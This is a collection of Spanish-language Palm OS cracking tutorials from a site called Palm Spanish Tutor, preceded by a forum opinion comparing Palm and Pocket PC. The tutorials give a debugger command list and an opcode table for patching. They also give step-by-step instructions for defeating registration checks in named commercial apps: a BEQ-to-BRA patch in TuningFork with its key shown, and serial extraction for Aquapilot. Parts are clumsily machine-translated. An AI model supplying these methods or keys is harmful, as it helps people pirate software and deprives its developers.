En fin, es una opinión, pero si quisieras comparte una pda. de baja gama (para probar que tal el mundo de las pda pocket entonces comprala sabiendo sus grandes limitaciones) qué modelo de Asistente Personal te comprarías? No existe el equivalente a la Palm Tungstent T5 en PocketPc. Al menos que yo sepa.

Por otro lado estoy harto de los cuelgues de systema de Pocket XP , De pantallazos azules de la muerte, dll conflictivas, y en resumen, que también ocurren en Windows y más en Pocket XP (es increible como un sistema tan malo ha podido tener tanta aceptación).

Nunca le pondría Windows (ni CE ó XP ni nada) a un marcapasos que me tuvieran que poner, no se si me explico...

Elige lo que quieras, pero lee mucho en foros para tener capacidad de decisión.
Y si al final te decides por Palm OS, Aquí debes de regresar!!

"El optimista tiene siempre un proyecto; el pesimista, una excusa."

Por cierto ya he leído los tutoriales de palm spanish tutor y son muy buenos.

Esto del reversing Palm Hasta sirve para hacer más comerciales las Palm´s debido a su gran cantidad de programas crackeados listos para ser instalados en nuestras Palm, Pocket Pc en cambio tiene solo el 10% de las aplicaciones que ha creado Palm (El secreto quizás radica en que Palm Ha liberado gran cantidad de aplicaciones con código fuente y ejemplos de aplicaciones Palm orientadas ha objetos), Por otra parte las aplicaciones Palm son de tamaño pequeño a diferencia de Pocket que requiere megas para una simple aplicación, Palm ya ha sobrepasado a Pocket XP ó 2005 debido a la introducción de sus nuevos modelos que pueden tomar fotografías, grabar vídeo en tiempo real, hasta ver la Higth TV, Receptor GPS gracias a sus tarjetas de expansión ó gatgets podemos instalar una gran cantidad de accesorios de hardware, Resolución de Pantalla de 800X600, Aunque Pocket Pc es Multitarea y Palm No. Por cierto a mi Palm Os No me da ninguna comisión por este comentario.

Hasta la próxima y ya he visto que la gente se empieza a animar a enviar sus tutoriales.

Palm Spanish Tutor	
Programa:	**Debugger Debuffer 1.2 Lista de Comandos**

PROTECCION:	Ninguna	
Descripción:	Lista de comandos Debuffer 1.2	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.google.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	The Guerrero Minogue	**FECHA:** W/31/02/2005

INTRODUCCION

Debuffer 1.2 Resumen de comandos

AL ATAQUE

Poner una trampa Debugger (Protección Antidebugger)

Poner un OPCODE **4E48** en archivo prc.

Abandonando una tarea

El tipo bye (sin poner ninguna comilla) para salir. Si no se nos muestra ningún aviso por el debugger , "entonces presionamos Ctrl+C" Para salir del debugger".

Sintaxis

Los instrucciones para cada comando se guardan en la pila (memoria) inmediatamente después de mandar una orden.
Para desensamblar las siguientes 10 instrucciones usamos:
type "pc @ 10 dis"

Registros

.**regs** (-) Imprime todos los registros.

Los registros para un micro DragonBall son mapeados ADELANTANDO las variables en el debuffer.
El acceso de cada uso de nombre de registro es:
d0, d1, d2, d3, d4, d5, d6, d7,
a0, a1, a2, a3, a4, a5, a6, usp, ssp, pc, and **sr. fp** es un alias para **a6**.

Todos los registros excepto sr son de 32 bits, sr es de 16 bits.

Ver y modificacar la memoria (pila)

@byte (addr -- n) Llamar 8 bits de un valor contenido en una dirección.
@word (addr -- n) Llamar 16-bit de un valor contenido en una dirección.
@long (addr -- n) Llamar 32-de un valor contenido en una dirección.
!byte (byte addr --) Almacenar 8-bit de un valor contenido en una dirección.
!word (word addr --) Almacenar 16-bit de un valor contenido en una dirección.
!long (long addr --) Almacenar 32-bit de un valor contenido en una dirección.
da (addr count --) Dump ASCII.
db (addr count --) Dump bytes.
dd (addr count --) Dump double-words (longs).
dw (addr count --) Dump words (Copiar datos de la memoria a una pantalla.).
dis (addr count --) Contar instrucciones desensambladas contenidas en una dirección.

Breakpoints

bc (bpid --) Borrar breakpoint.
bd (bpid --) Desabilitar breakpoint.
be (bpid --) Habilitar breakpoint.
bl (--) Listar breakpoints.
bp (addr --) Poner un breakpoint.
bp Toma una cadena opcional de un argumento ejecutado cuando el breakpoint es producido.

Control de la Ejecución

go (--) Resumir ejecución.
next (--) Pasar a la siguiente instrucción, Sobre un ramal.
nospy (--) Remover cualquier paso espía instalado.
out (--) Salir un paso afuera de la actual rutina.
spy (addr value --) Instalar un paso espia para *addr == value.
step (--) Pasar a la siguiente instrucción, dentro de los ramales.
to (addr --) Correr una rutina especifica.
wait (--) Esperar a que algo ocurra.

Miscelánea (Variado)

bt (--) Rastrear trazos previos (Backtrace)
ln (addr --) Lookup el nombre determinado de una dirección.

Debuffer Tips

Pescar el serial después de una **StrCompare**
Partir desde una **StrCompare** de la rutina donde se genera la comprobación del serial

Por ejemplo:

```
000037f4                DC.W sysTrapFldGetTextPtr
000037f4    2648        MOVEA.L A0,A3
000037f6    2f0b        MOVE.L A3,-(A7)
000037f8    486dfba4    PEA -1116(A5)
000037fc    4e4fa0c8    TRAP #15
00003800                DC.W sysTrapStrCompare
00003800    4a40        TST.W D0      <---- break here! , Parar Aqui
00003802    4fef000c    LEA 12(A7),A7
00003806    6636        BNE L488
```

¿Como podemos leer los valores con el Debuffer?

Está bien, primero echemos un vistazo a las definiciones de las API de PalmOs
PalmOS API StrCompare Routine

StrCompare

Definición: Comparar dos cadenas de caracteres.
Prototipo : Int StrCompare (CharPtr s1, CharPtr s2)
Parámetros : S1, s2 Dos punteros de cadena de caracteres.
Resultados:
Regresa cero si las cadenas son iguales
Regresa un numero positivo si s1 esta alfabeticamente antes de s2
Comentarios
Usaremos esta funcion en lugar de rutina standard strcmp.
Esta función es sensible al caso. La usaremos para clasificar cadenas pero no para encontrarlas.
Esta función realiza una comparación de carácter por carácter de s1 y s2 y regresa tan pronto como las 2 cadenas son desiguales. Por ejemplo, si comparamos la cadena "cereal" con la cadena "Coliflor," entonces StrCompare regresa que "cereal" debería aparecer antes de "Coliflor" porque clasifica la letra "c" antes de "C""

Depurando una Sesión

Ok seleccionamos un break en el debuffer con un OPCODE **4E48** justamente debajo del StrCompare y arrancamos el Debuffer..
Y ahora debemos llevar a lo 2 Punteros a los Strings....
Podemos hacer esto con la siguiente orden en Debuffer:

Ssp @ 8 db

Esto nos mostrara los 2 Punteros para las cadenas de caracteres respectivas en formato hexadecimal.
El puntero para String1 es:

0001804e

El puntero para String2 es:
00002750

```
D:\PalmCrackTools\Debuffer 1.2\Debuffer.exe
loading ficl O-O extensions
loading ficl utility classes
debuffer 1.2 - loading...
Type "bye" to exit. Type "help" for online help.
Waiting for debug event... (Ctrl+C exits)
ok> ssp @ 8 db
0001a156: 00 01 80 4e 00 00 27 50                          ...N..'P
ok>
```

Para ver las cadenas necesitamos convertir valores hexadecimales a valores de direcciones decimales.
0001804e -> **dec: 98382** y **00002750** -> **dec: 10064**
Con el comando del debugger : **98382 20 db** Podemos ver 20 bytes de la primera cadena . J
hey.... **!!!!! Ese es el Serial** de nuestro HotsyncName !!!!!!
La segunda cadena muestra mi **fake Serial (Serial Falso)**..

```
D:\PalmCrackTools\Debuffer 1.2\Debuffer.exe
loading ficl O-O extensions
loading ficl utility classes
debuffer 1.2 - loading...
Type "bye" to exit. Type "help" for online help.
Waiting for debug event... (Ctrl+C exits)
ok> ssp @ 8 db
0001a156: 00 01 80 4e 00 00 27 50                          ...N..'P
ok> 98382 20 db
0001804e: 37 31 35 37 32 35 37 34 00 00 00 00 00 00 00 00 71572574........
0001805e: 00 00 00 00                                      ....
ok> 10064 20 db
00002750: 31 32 33 34 35 00 29 10 00 00 21 78 00 00 00 00 12345.)...!x....
00002760: 00 00 00 10                                      ....
ok>
```

Esto es todo amigos hasta la próxima emisión mismo canal misma hora.

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Tabla de instrucciones más frecuentes.

Protección:	( )Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado (X)Otro
Descripción:	Tabla de instrucciones para nuestros fines.
Objetivo:	Ahorra tiempo al buscar una instrucción especifica
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru
DOWNLOAD:	http://www.google.com
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27
Palm CRACKER:	By Stacy — FECHA: M/22/03/2005

INTRODUCCION

Analizar instrucciones para futuros parches de instrucciones.

AL ATAQUE

Instrucción	Código Hexadecimal
EOR.W D0, D0	B1 40
EOR.W D1, D1	B3 41
EOR.W D2, D2	B5 42
EOR.W D3, D3	B7 43
EOR.W D4, D4	B9 44
EOR.W D5, D5	BB 45
EOR.W D6, D6	BD 46
EOR.W D7, D7	BF 47

Instrucción	Código Hexadecimal
CMP.W D0, D0	B0 40
CMP.W D1, D1	B2 41
CMP.W D2, D2	B4 42
CMP.W D3, D3	B6 43
CMP.W D4, D4	B8 44
CMP.W D5, D5	BA 45
CMP.W D6, D6	BC 46
CMP.W D7, D7	BE 47

Instrucción	Código Hexadecimal
MOVE.L #$0, D0	7000
MOVE.L #$0, D1	7200
MOVE.L #$0, D2	7400
MOVE.L #$0, D3	7600
MOVE.L #$0, D4	7800
MOVE.L #$0, D5	7A00
MOVE.L #$0, D6	7C00
MOVE.L #$0, D7	7E00

Instrucción	Código Hexadecimal
MOVE.L #$1, D0	7001
MOVE.L #$1, D1	7201
MOVE.L #$1, D2	7401
MOVE.L #$1, D3	7601
MOVE.L #$1, D4	7801
MOVE.L #$1, D5	7A01
MOVE.L #$1, D6	7C01
MOVE.L #$1, D7	7E01

Instrucción	Código Hexadecimal
MULU.W #0, D0	C0FC0000
MULU.W #0, D1	C2FC0000
MULU.W #0, D2	C4FC0000
MULU.W #0, D3	C6FC0000
MULU.W #0, D4	C8FC0000
MULU.W #0, D5	CAFC0000
MULU.W #0, D6	CCFC0000
MULU.W #0, D7	CEFC0000

Instrucción	Código Hexadecimal
BRA	60
BNE	66
BEQ	67
TRAP DEBUGGER	4E48
NOP	4E71
MoveQ #0, D0	7000

MoveQ #1,D0	7001
Move.B #0, D0	103C0000
Move.B #1, D0	103C0001

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"


Palm Spanish Tutor	
Programa:	**¿Cómo saber donde parchar una instruccion?**

PROTECCION:	Se Aprenderá ha ubicar una función en el editor hexadecimal teniendo el desensamblado		
Descripcion:	www.palmespanishtutor.com		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.PaginaWeb.com		
Herramientas:	Ultraedit32 Hexadecimal,(Un archivo desensamblado y el original PRC)		
Palm CRACKER:	Stacy K.M	**FECHA:**	W/31/12/2004

INTRODUCCION

Muchas veces nos hemos preguntado donde debo parchar una función , por ejemplo si ya descubrimos la protección y queremos nopearla cambiando BEQ por un BRA , veamos la imagen siguiente para ver como trabaja el microprocesador.

Este ejemplo muestra un archivo previamente desensamblado con PalmDemon v0.27 y abierto el archivo original con el editor hexadecimal Ultraedit32 v10. Los dos archivos los miramos de manera vertical para ver comparativas.



```
00000b90h: 1B 7C 00 01 FF 79 4C DF 10 38 4E 5E 4E 75 8E 53 ; .|.. yL■.8N^NuÄS
00000ba0h: 68 6F 77 43 6F 64 65 44 69 61 6C 6F 67 00 00 0C ; howCodeDialog...
00000bb0h: 36 39 30 35 39 32 34 34 31 36 00 00 4E 56 00 00 ; 6905924416..NV..
00000bc0h: 48 E7 10 30 24 6E 00 08 76 00 0C 52 00 09 66 14 ; Hþ.0$n..v..R..f.
00000bd0h: 30 2A 00 08 04 40 05 17 67 02 60 24 4E BA FF 00 ; 0*...@..g.`$N│ .
00000be0h: 76 01 60 1C 0C 52 00 18 66 16 4E 4F A1 73 26 48 ; v.`..R..f.NOís&H
00000bf0h: 2F 0B 4E BA FC F2 2F 0B 4E 4F A1 71 76 01 50 4F ; /.N│ª_/.NOíqv.PO
00000c00h: 10 03 4C DF 0C 08 4E 5E 4E 75 94 52 65 67 69 73 ; ..L■..N^NuöRegis
```

Si necesita ayuda, pulse F1 | Lín. 1185, Col. 29, C0 | DOS | Mod.: 06/01/05 06:48:32p.m. | Tamaño: 72254 | INS

Si miramos el desensamblado veremos que el microprocesador siempre sigue una secuencia tanto al desensamblar como al abrir el editor hexadecimal

```
00000B9E 8E 53 OR.W (A3), D7
00000BA0 68 6F BVC.S $C11
00000BA2 77 43 DC.W #7743
00000BA4 6F 64 BLE.S LOC_C0A
00000BA6 65 44 BCS.S $BEC
00000BA8 69 61 BVS.S $C0B
00000BAA 6C 6F BGE.S $C1B
00000BAC 67 00 00 0C BEQ LOC_BBA
00000BB0 36 39 30 35 39 32 MOVE.W $30353932, D3
00000BB6 34 34 31 36 MOVE.W $36(A4, D3.W), D2
loc_BBA:
```

Si la parte morada la separamos veremos:

```
8E 53
68 6F
77 43
6F 64
65 44
69 61
6C 6F
67 00 00 0C
36 39 30 35 39 32
34 34 31 36
```

Si usamos la lógica del editor hexadecimal que pone todo corrido observamos:

```
8E 53 68 6F 77 43 6F 64 65 44 69 61 6C 6F 67 00 00 0C
36 39 30 35 39 32 34 34 31 36
```

Haremos una pausa para saber los custom Opcodes (Aprendáis de Memoria):	
Parte en Hexadecimal	**Instruccion**
60	(BRA) Salta Equivalente a Jump
66	(BNE) Salta si no es igual
67	(BEQ) Salta si es igual
4E48	(TRAP into debugger) Trap debugger
4E71	(NOP) No hacer nada NOPEAR
7000	(MoveQ #0, D0) Función frecuente
7001	(MoveQ #1,D0) Función frecuente
103C0000	(Move.B #0, D0) Función frecuente
103C0001	(Move.B #1, D0) Función frecuente

AL ATAQUE

Cambiando BEQ por un BRA en [00000BAC 67 00 00 0C BEQ LOC_BBA] en el offset 00000BAC

BEQ = 67 en hexadecimal

BRA = 60 en hexadecimal

```
00000B9E 8E 53 OR.W (A3), D7
00000BA0 68 6F BVC.S $C11
00000BA2 77 43 DC.W #7743
00000BA4 6F 64 BLE.S LOC_C0A
00000BA6 65 44 BCS.S $BEC
00000BA8 69 61 BVS.S $C0B
00000BAA 6C 6F BGE.S $C1B
00000BAC 67 00 00 0C BEQ LOC_BBA
00000BB0 36 39 30 35 39 32 MOVE.W $30353932, D3
00000BB6 34 34 31 36 MOVE.W $36(A4, D3.W), D2
loc_BBA:
```

Entonces queda

```
00000B9E 8E 53 OR.W (A3), D7
00000BA0 68 6F BVC.S $C11
00000BA2 77 43 DC.W #7743
00000BA4 6F 64 BLE.S LOC_C0A
00000BA6 65 44 BCS.S $BEC
00000BA8 69 61 BVS.S $C0B
00000BAA 6C 6F BGE.S $C1B
00000BAC 60 00 00 0C BEQ LOC_BBA
00000BB0 36 39 30 35 39 32 MOVE.W $30353932, D3
00000BB6 34 34 31 36 MOVE.W $36(A4, D3.W), D2
loc_BBA:
```

Guardamos el archivo y lo desensamblamos y vemos que la instruccion ha cambiado por:

UltraEdit-32 - C:\My Downloads\TuningFork 1.1 - Key(6905924416) Full Afinador Tenedor .txt*

Archivo Editar Buscar Proyecto Ver Formato Columna Macro Avanzado Ventana Ayuda

TuningFork 1.1 - Key(6905924416) Full Afinador Tenedor .txt* | se cambio por BRA .txt

C:\My Downloads\TuningFork 1.1 - Key(6905924416) Full Afinador Tenedor .txt*

```
1176  00000B9C 4E 75                RTS
1177  00000B9E 8E 53                OR.W      (A3), D7
1178  00000BA0 68 6F                BVC.S     $C11
1179  00000BA2 77 43                DC.W #7743
1180  00000BA4 6F 64                BLE.S     LOC_C0A
1181  00000BA6 65 44                BCS.S     $BEC
1182  00000BA8 69 61                BVS.S     $C0B
1183  00000BAA 6C 6F                BGE.S     $C1B
1184  00000BAC 67 00 00 0C          BEQ       LOC_BBA
1185  00000BB0 36 39 30 35 39 32     MOVE.W     $30353932, D3
1186  00000BB6 34 34 31 36          MOVE.W    $36(A4, D3.W), D2
```

C:\My Downloads\se cambio por BRA .txt

```
1180  00000BA2 77 43                DC.W #7743
1181  00000BA4 6F 64                BLE.S     LOC_C0A
1182  00000BA6 65 44                BCS.S     $BEC
1183  00000BA8 69 61                BVS.S     $C0B
1184  00000BAA 6C 6F                BGE.S     $C1B
1185  00000BAC 60 00 00 0C          BRA       LOC_BBA
1186  00000BB0 36 39 30 35 39..     MOVE.W    $30353932, D3
1187  00000BB6 34 34 31 36          MOVE.W    $36(A4, D3.W), D2
1188 loc_BBA:
1189  00000BBA 00 00                OR.B      #$0, D0
1190
```

OFFSET

HEXADECIMAL

JUEGO DE INSTRUCCIONES

Si necesita ayuda, pulse F1 | Lín. 1184, Col. 2, C0 | DOS | Mod.: 06/01/05 06:48:32p.m. | Tamaño: 72255 | INS

Véase la difencia entre BEQ y BRA

Concluimos que en un archivo desensamblado siempre veremos las instrucciones en formato hexadecimal seccionado, recordemos que el offset es la hubicacion del codigo y no lo consideraremos para parchar instrucciones.

Esto es todo por hoy

Hasta la proxima.

Colabora con tus tutoriales.

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	Aquapilot 3.01E

PROTECCION:	NAME / SERIAL		
Descripcion:	Aplicación Palm.		
Dificultad:	Principiante		
DOWNLOAD:	http://www.palmgear.com/software/showsoftware.cfm?&prodID=2415		
Herramientas:	SouthDebugger, DebugHack and X-Master, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	Jhon & Stacy chowi@pilotwarez.com	**FECHA:**	W/31/12/2004

INTRODUCCION

Pescando un serial con la ayuda de southDebugger

El southDebugger: Es un debugger como debuffer pero mucho mejor. Escrito a en Java con muchas más características.
DebugHack y X-Master : Necesario con southDebugger
El PRCedit: Para usar a prcEdit, usted necesitará a PilotDis.
POSE : El emulador Palm disponible en palmos.com.


AL ATAQUE

¡La advertencia!


Este manual de instrucción va con destino hacia crackers que ya habían leído un Libro de Palm. No explicaré el uso de prcEdit tampoco el lenguaje ASM. Un conocimiento de Palm Programando y PalmOs API es altamente recomendable.

Comencemos

Instale maestro a X, DebugHack y Aquapilot en el emulador.
Primero, lancemos a Aquapilot y estudiemos la aplicación.
Después de presionar el botón del menú, podemos ver que hay una forma de registrar:



Así es que La aplicación nos pide que introduszcamos un serial:



Si entramos en una contraseña y damos un clic Bien botón, entonces vemos un mensaje de chico malo:


Hmm, está bien, La aplicación de mal chico se muestra en una ventana al introducir un password falso,esta es una mamada.

El prcEdit

Encendamos el prcEdit y mire el código.

Si miramos las diferentes alertas de esta aplicación, entonces deberíamos ver las alertas no han obtenido nombre y ellas son exhibidas con la llamada del sysTrapFrmCustomAlert.


Todas las alertas son anónimas:



Ésta es la forma que una ventana de diálogo es llamada en Aquapilot:

```
00001f8c    3f3c044c    MOVE.W #1100!$44c,-(A7) ; ^1
00001f90    4e4fa194    TRAP #15
00001f94    DC.W        sysTrapFrmCustomAlert
```


Pensemos un poco.
No queremos poner en bitácora la ejecución del programa entero. Por eso es que queremos colocar dos breakpoints. Uno poco antes de introduciendo el serial (al comienzo de la entrada de datos en la ventana) y uno propiamente atrás eso (En el mensaje de mal chico).
Comenzamos poniendo en el logging(Serial) en el primer breakpoint y nosotros lo detenemos en el segundo.
Tratamos de pescar la buena contraseña, el despliegue del mal mensaje del niño quiere el fin de la rutina de inscripción así es que la función API SysTrapFrmCustomAlert debería ser nuestro breakpoint 2.
Está bien, ahora tenemos que encontrar el primer breakpoint determinado.
Se sabe que la aplicación muestra esta ventana cuando queremos registrarnos



Con el conocimiento de programación en Palm que usted tenga, deberíamos suponer que esta forma aparece de pronto gracias al uso de la función del sysTrapFrmPopupForm.
Así es que vamos a colocamos nuestro breakpoint 1 en el sysTrapFrmPopupForm función.
La explicación de lo que haremos ahora con southDebugger
Coloque un breakpoint en que la función del sysTrapFrmPopupForm colocó un breakpoint en sysTrapFrmCustomAlert
Ponga en bitácora en un archivo que todo el código ejecutó entre estos 2 breakpoints.
Encuentre en el archivo log el serial que hemos introducido.
Mire en el fichero si nuestro código introducido es comparado con un registro.
Tome el valor de este registro comparado y úselo registrar nuestra aplicación.
Si todos los empujes enmiendan, entonces la aplicación estará registrada.

